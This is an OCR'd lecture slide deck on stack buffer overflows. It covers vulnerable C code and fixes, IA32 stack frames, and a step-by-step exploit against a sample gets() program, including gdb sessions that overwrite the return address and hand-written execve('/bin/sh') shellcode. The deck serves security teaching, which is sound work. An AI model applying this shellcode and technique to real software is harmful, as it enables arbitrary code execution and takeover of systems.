Buffer Overflows

Andreas Zeller/Stephan Neuhaus

Lehrstuhl Softwaretechnik
Universität des Saarlandes, Saarbrücken

The Menu

- What are Buffer Overflows?
- some IA32 assembler
- How do Buffer Overflows work?
- How to Make an Exploit
- How to Avoid Buffer Overflows

It's going to be a very difficult and technical lecture!

CERT Advisories on Buffer Overflows

Year	1998	1999	2000	2001	2002
#CAs	13	17	22	37	37
BOs	5	6	1(?)	13	13
%	38	35	4.6(?)	35	35

(The year 2000 had some “input validation failures” that looked very much like buffer overflows.)

Other sources speak of “consistently more than 50% of all CERT advisories in the last few years” being about buffer overflows.

What is a Buffer Overflow?

A *buffer* is a region of memory that is used to store data.

Buffers are usually *unstructured*: don’t contain objects, records, integers or other structured data, but merely bytes.

Buffer space is usually needed only *temporarily*.

Buffers are most often used during *I/O* (reading or writing).

A *buffer overflow* happens when data is written beyond the end of the buffer.

Buffer Overflow Example (1)

```
#include <stdio.h>

#define BUFFER_SIZE 1024

void fill_buffer(char *buf, FILE *fp) {
  fread(buf, 1, BUFFER_SIZE, fp);
  if (!ferror(fp))
    buf[BUFFER_SIZE] = '\0'; /* Must null-terminate string */
}

void f() {
  char buf[BUFFER_SIZE];

  fill_buffer(buf, stdin);
}
```

Buffer Overflow Example (2)

```
/* a (skewed) fgets() that works on file descriptors the '\r'
 * charecter is ignored  */
static int
_getl (int d, char *p, u_short l)
{
  size_t n = 0;

  while (read (d, p, 1) == 1) {
    if (*p == '\n')
      break;
    if (*p == '\r')
      p--;                     /* ignore \r */
    p++;
    if (n++ >= l)
      break;
  }
  *p = 0;
  return n;
}
```

Buffer Overflow Example (3)

Fixed:

```
static int
_getl (int d, char *begin, u_short l)
{
  char *p, *end;

  end = &begin[l−1]; /* leave room for terminating NUL */
  for (p = begin; p < end; ++p) {
    if (read (d, p, 1) != 1)
      break;
    if (*p == ’\n’)
      break;
    if (*p == ’\r’)
      p−−;                    /* ignore \r */
  }
  *p++ = 0;
  return p−begin;
}
```


Buffer Overflow Example (3)

```
#include <string.h>

void copy_me(const char *s) {
  char copy[1024];

  strcpy(copy, s);
}
```

Buffer Overflow Example (4)

```
#include <stdio.h>

void format_me(const char *s) {
  char buf[1024];

  sprintf(buf, "Bla bla %s bla bla\n", s);
}
```

The Compilation Process



The Genesis of a Stack Frame (1)

Assume you have declared ‘`void f(int, int, int)`’.

```
void g() {
  f(3, 4, 5);
}
```


```
g:
    pushl %ebp
    movl %esp,%ebp
    subl $8,%esp
    addl $-4,%esp
    pushl $5
    pushl $4
    pushl $3
    call f
    addl $16,%esp
.L2:
    leave
    ret
```

The Genesis of a Stack Frame (2)


```
void f(int a, int b, int c) {
  char buf[1024];

  memset(buf, '\0', sizeof(buf));
}
```

```
f:
    pushl %ebp
    movl %esp,%ebp
    subl $1032,%esp
    addl $-4,%esp
    pushl $1024
    pushl $0
    leal -1024(%ebp),%eax
    pushl %eax
    call memset
    addl $16,%esp
.L2:
    leave
    ret
```

Stack Frame Building




Stack Frame Building




```
pushl $5
```

Stack Frame Building




```
pushl $4
```

Stack Frame Building




```
pushl $3
```

Stack Frame Building




```
call f
```

Stack Frame Building




```
pushl %ebp
```

Stack Frame Building



```
movl %esp,%ebp
```

Stack Frame Building



So What's The Deal?

So What's The Deal?

First, note that there is data as well as control flow information on the stack

So What's The Deal?

First, note that there is data as well as control flow information on the stack

If there is an automatic variable there that we can overflow, maybe we can overwrite the return address

So What's The Deal?

First, note that there is data as well as control flow information on the stack

If there is an automatic variable there that we can overflow, maybe we can overwrite the return address

If we can overwrite the return address, we can (usually) make the program execute code anywhere in the process's address space

So What's The Deal?

First, note that there is data as well as control flow information on the stack

If there is an automatic variable there that we can overflow, maybe we can overwrite the return address

If we can overwrite the return address, we can (usually) make the program execute code anywhere in the process's address space

And if the variable we have overflowed is a buffer, why not fill the buffer with our code to execute?

So What's The Deal?

First, note that there is data as well as control flow information on the stack

If there is an automatic variable there that we can overflow, maybe we can overwrite the return address

If we can overwrite the return address, we can (usually) make the program execute code anywhere in the process's address space

And if the variable we have overflowed is a buffer, why not fill the buffer with our code to execute?

This is what is meant when the CERT advisories say "allows execution of arbitrary code".

Why Is This So Bad? (1)

Your Media Player application has a buffer overflow that is activated whenever an MP3 IDv3 tag is longer than anticipated.

Why Is This So Bad? (1)

Your Media Player application has a buffer overflow that is activated whenever an MP3 IDv3 tag is longer than anticipated.

You are *very* careful never to download any MP3s from the net.

Why Is This So Bad? (1)

Your Media Player application has a buffer overflow that is activated whenever an MP3 IDv3 tag is longer than anticipated.

You are *very* careful never to download any MP3s from the net.

However, your browser comes preconfigured with that player as the default application for `Content-Type: audio/mp3`.

Why Is This So Bad? (1)

Your Media Player application has a buffer overflow that is activated whenever an MP3 IDv3 tag is longer than anticipated.

You are *very* careful never to download any MP3s from the net.

However, your browser comes preconfigured with that player as the default application for `Content-Type: audio/mp3`.

A web page that you frequently visit has been hacked. The web page now contains a maliciously altered MP3.

Why Is This So Bad? (1)

Your Media Player application has a buffer overflow that is activated whenever an MP3 IDv3 tag is longer than anticipated.

You are *very* careful never to download any MP3s from the net.

However, your browser comes preconfigured with that player as the default application for `Content-Type: audio/mp3`.

A web page that you frequently visit has been hacked. The web page now contains a maliciously altered MP3.

You visit the web page, your player overflows, the MP3 contains code that your computer executes and now your computer is “owned” by the cracker.

Why Is This So Bad? (1)

Your Media Player application has a buffer overflow that is activated whenever an MP3 IDv3 tag is longer than anticipated.

You are *very* careful never to download any MP3s from the net.

However, your browser comes preconfigured with that player as the default application for `Content-Type: audio/mp3`.

A web page that you frequently visit has been hacked. The web page now contains a maliciously altered MP3.

You visit the web page, your player overflows, the MP3 contains code that your computer executes and now your computer is “owned” by the cracker.

That doesn’t happen?

Why Is This So Bad? (1)

Your Media Player application has a buffer overflow that is activated whenever an MP3 IDv3 tag is longer than anticipated.

You are *very* careful never to download any MP3s from the net.

However, your browser comes preconfigured with that player as the default application for `Content-Type: audio/mp3`.

A web page that you frequently visit has been hacked. The web page now contains a maliciously altered MP3.

You visit the web page, your player overflows, the MP3 contains code that your computer executes and now your computer is “owned” by the cracker.

That doesn’t happen? Well, it happened to MS Media Player.

Why Is This So Bad? (2)

The Secure Shell Server (sshd) enables encrypted logins over the network.

Why Is This So Bad? (2)

The Secure Shell Server (sshd) enables encrypted logins over the network.

Some parts of sshd run as the superuser on Unix machines.

Why Is This So Bad? (2)

The Secure Shell Server (sshd) enables encrypted logins over the network.

Some parts of sshd run as the superuser on Unix machines.

A support library for ssh that checks certificates had a buffer overflow.

Why Is This So Bad? (2)

The Secure Shell Server (sshd) enables encrypted logins over the network.

Some parts of sshd run as the superuser on Unix machines.

A support library for ssh that checks certificates had a buffer overflow.

Send a specially crafted certificate to a server and you have a superuser shell on the attacked machine!

Why Is This So Bad? (2)

The Secure Shell Server (sshd) enables encrypted logins over the network.

Some parts of sshd run as the superuser on Unix machines.

A support library for ssh that checks certificates had a buffer overflow.

Send a specially crafted certificate to a server and you have a superuser shell on the attacked machine!

(Same bug happened to Microsoft, too.)

Why Is This So Bad? (2)

The Secure Shell Server (sshd) enables encrypted logins over the network.

Some parts of sshd run as the superuser on Unix machines.

A support library for ssh that checks certificates had a buffer overflow.

Send a specially crafted certificate to a server and you have a superuser shell on the attacked machine!

(Same bug happened to Microsoft, too.)

Holy Grail of attackers: To “**get root**” on the attacked machine.

Creating an Exploit

There is a buffer overflow in this program:

```
#include <stdio.h>

void exploit_me() {
  unsigned char buffer[300];

  gets(buffer);
}

int main(int argc, const char* argv[]) {
  exploit_me();
  return 1;
}
```

Creating an Exploit

There is a buffer overflow in this program:

```
#include <stdio.h>

void exploit_me() {
  unsigned char buffer[300];

  gets(buffer);
}

int main(int argc, const char* argv[]) {
  exploit_me();
  return 1;
}
```

We will create an exploit for this program that will let us execute commands in a shell.

Agenda

- Verify that buffer overflow is actually there.

Agenda

- Verify that buffer overflow is actually there.
- Verify that we can alter the value of the return address.

Agenda

- Verify that buffer overflow is actually there.
- Verify that we can alter the value of the return address.
- Try to make the code execute a shell for us.

Verifying That the Overflow is Real

First, we compile the program:

```
% gcc -g -O -Wall -ansi src/overflow-sample.c -o src/overflow-sample
/tmp/ccCRgncb.o: In function ‘main’:
/some/path/overflow-sample.c:6: the ‘gets’ function is dangerous
    and should not be used.
```

Aha, the compiler gives us a hint! To profit the most from this:

- *always* compile with full warnings
- (gcc only) *always* enable optimization to get all warnings
- *always* investigate *every* warning

Running the Program

```
% src/overflow-sample
Return address must be 0xbffff98c
ssssssssssssssssssssss
ssssssssssssssssssssss
% src/overflow-sample
Return address must be 0xbffff98c
ssssssssssssssssssssssssssssssssssssssssssssssssss
ssssssssssssssssssssssssssssssssssssssssssssssssss
ssssssssssssssssssssssssssssssssssssssssssssssssss
ssssssssssssssssssssssssssssssssssssssssssssssssss
ssssssssssssssssssssssssssssssssssssssssssssssssss
ssssssssssssssssssssssssssssssssssssssssssssssssss
ssssssssssssssssssssssssssssssssssssssssssssssssss
Segmentation fault
```


Running the Program

```
% src/overflow-sample
Return address must be 0xbffff98c
ssssssssssssssssssssss
ssssssssssssssssssssss
% src/overflow-sample
Return address must be 0xbffff98c
ssssssssssssssssssssssssssssssssssssssssssssssssss
ssssssssssssssssssssssssssssssssssssssssssssssssss
ssssssssssssssssssssssssssssssssssssssssssssssssss
ssssssssssssssssssssssssssssssssssssssssssssssssss
ssssssssssssssssssssssssssssssssssssssssssssssssss
ssssssssssssssssssssssssssssssssssssssssssssssssss
ssssssssssssssssssssssssssssssssssssssssssssssssss
Segmentation fault
```

There is obviously some sort of buffer overflow happening.

Let's Look at the Stack Frame

```
exploit_me:
    pushl %ebp
    movl %esp,%ebp
    subl $312,%esp
    addl $-12,%esp
    leal -300(%ebp),%eax
    pushl %eax
    call gets
    leave
    ret
```



Overwriting the Return Address

From looking at the stack frame, bytes 304–307 of a 308-byte string (if we start counting at 0) should overwrite the return address:

```
% gdb src/overflow-sample
GNU gdb 2002-04-01-cvs
Copyright 2002 Free Software Foundation, Inc.
/* Rest of copyright message skipped */
(gdb) run
Starting program: src/overflow-sample
Return address must be 0xbffff96c
ssssssssss /* 290 more s's skipped */ ssssabcd

Program received signal SIGSEGV, Segmentation fault.
0x64636261 in ?? ()
(gdb) print/x $pc
$1 = 0x64636261
(gdb) print/x 'a'
$2 = 0x61
(gdb)
```

Where to Go From Here?

Okay, we know how to overwrite the return address. Now,

- Overwrite the return address to point back into the buffer

Where to Go From Here?

Okay, we know how to overwrite the return address. Now,

- Overwrite the return address to point back into the buffer
- Make the buffer contain the code to run a shell

Item 1 is easy; we already know how to overwrite the return address. We still need shell launching code.

Executing a Shell: C

```
#include <unistd.h>

int shell() {
  char *const filename = "/bin/sh";
  char *const argv[] = { "/bin/sh", 0 };
  char *const envp[] = { 0 };

  return execve(filename, argv, envp);
}

int main() {
  shell();

  /* If everything works, execl(3) doesn't return */
  return 1;
}
```

Executing a Shell: Asm

```
.LC0:
    .string "/bin/sh"
shell:
    pushl %ebp
    movl %esp,%ebp
    subl $24,%esp
    movl $0,-8(%ebp)
    movl $.LC0,%eax
    movl %eax,-12(%ebp)
    movl $0,-4(%ebp)
    addl $-4,%esp
    leal -4(%ebp),%edx
    pushl %edx
    leal -12(%ebp),%edx
    pushl %edx
    pushl %eax
    call execve
    leave
    ret
```

Problem With This Code

We will want to take the byte sequence corresponding to this code and stick it on the stack somewhere.

Problem With This Code

We will want to take the byte sequence corresponding to this code and stick it on the stack somewhere.

This code is *position-independent*: All jump targets are relative to the program counter. This is mostly a good thing.

Problem With This Code

We will want to take the byte sequence corresponding to this code and stick it on the stack somewhere.

This code is *position-independent*: All jump targets are relative to the program counter. This is mostly a good thing.

However, the call to *execve*(2) is also PC-relative, which is *not* what we want. (We would have to *relocate* the code on the fly.)

Problem With This Code

We will want to take the byte sequence corresponding to this code and stick it on the stack somewhere.

This code is *position-independent*: All jump targets are relative to the program counter. This is mostly a good thing.

However, the call to *execve*(2) is also PC-relative, which is *not* what we want. (We would have to *relocate* the code on the fly.)

Also, the code to compute the addresses of argv and envp is not position-independent. (We'll solve this problem later.)

Problem With This Code

We will want to take the byte sequence corresponding to this code and stick it on the stack somewhere.

This code is *position-independent*: All jump targets are relative to the program counter. This is mostly a good thing.

However, the call to *execve*(2) is also PC-relative, which is *not* what we want. (We would have to *relocate* the code on the fly.)

Also, the code to compute the addresses of argv and envp is not position-independent. (We'll solve this problem later.)

Instead, we will make the system call directly.

Writing Our Own Exploit Code

```
exploit_start:
exploit:
    jmp .L2
.L1:
    popl %ebx          # load program name to execute
    xorl %eax,%eax     # zero %eax
    movl %ebx,8(%ebx)  # build argument list
    movl %eax,12(%ebx) # null-terminate argument list
    movb %al,7(%ebx)   # null-terminate "/bin/sh" string
    movb $0xb,%al      # load opcode for execve system call % $
    leal 8(%ebx),%ecx  # load argument list
    leal 12(%ebx),%edx # load environment list
    int $0x80          # make system call % $
    xorl %eax,%eax
    inc %eax           # opcode for exit system call
    movl %eax,%ebx     # exit code 1
    int $0x80          # make system call % $
.L2:
    call .L1
    .string "/bin/sh"  # %ebx will point to start of this string
exploit_end:
```

What’s Happening Here?

```
% gdb src/call-exploit
GNU gdb 2002-04-01-cvs
Copyright 2002 Free Software Foundation, Inc.
/* Rest of copyright message and some initialization skipped */
(gdb) b exploit
Breakpoint 2 at 0x8049e00
```

What’s Happening Here?

```
% gdb src/call-exploit
GNU gdb 2002-04-01-cvs
Copyright 2002 Free Software Foundation, Inc.
/* Rest of copyright message and some initialization skipped */
(gdb) b exploit
Breakpoint 2 at 0x8049e00
(gdb) call *0x8049e00()
Breakpoint 2, 0x08049e00 in force_to_data ()
```

What’s Happening Here?

```
% gdb src/call-exploit
GNU gdb 2002-04-01-cvs
Copyright 2002 Free Software Foundation, Inc.
/* Rest of copyright message and some initialization skipped */
(gdb) b exploit
Breakpoint 2 at 0x8049e00
(gdb) call *0x8049e00()
Breakpoint 2, 0x08049e00 in force_to_data ()
(gdb) display/i $pc
1: x/i $eip  0x8049e00:       jmp    0x8049e1f
```

What's Happening Here?

```
% gdb src/call-exploit
GNU gdb 2002-04-01-cvs
Copyright 2002 Free Software Foundation, Inc.
/* Rest of copyright message and some initialization skipped */
(gdb) b exploit
Breakpoint 2 at 0x8049e00
(gdb) call *0x8049e00()
Breakpoint 2, 0x08049e00 in force_to_data ()
(gdb) display/i $pc
1: x/i $eip  0x8049e00:       jmp    0x8049e1f
(gdb) stepi
1: x/i $eip  0x8049e1f:       call   0x8049e02
```

What’s Happening Here?

```
% gdb src/call-exploit
GNU gdb 2002-04-01-cvs
Copyright 2002 Free Software Foundation, Inc.
/* Rest of copyright message and some initialization skipped */
(gdb) b exploit
Breakpoint 2 at 0x8049e00
(gdb) call *0x8049e00()
Breakpoint 2, 0x08049e00 in force_to_data ()
(gdb) display/i $pc
1: x/i $eip  0x8049e00:       jmp    0x8049e1f
(gdb) stepi
1: x/i $eip  0x8049e1f:       call   0x8049e02
(gdb) stepi
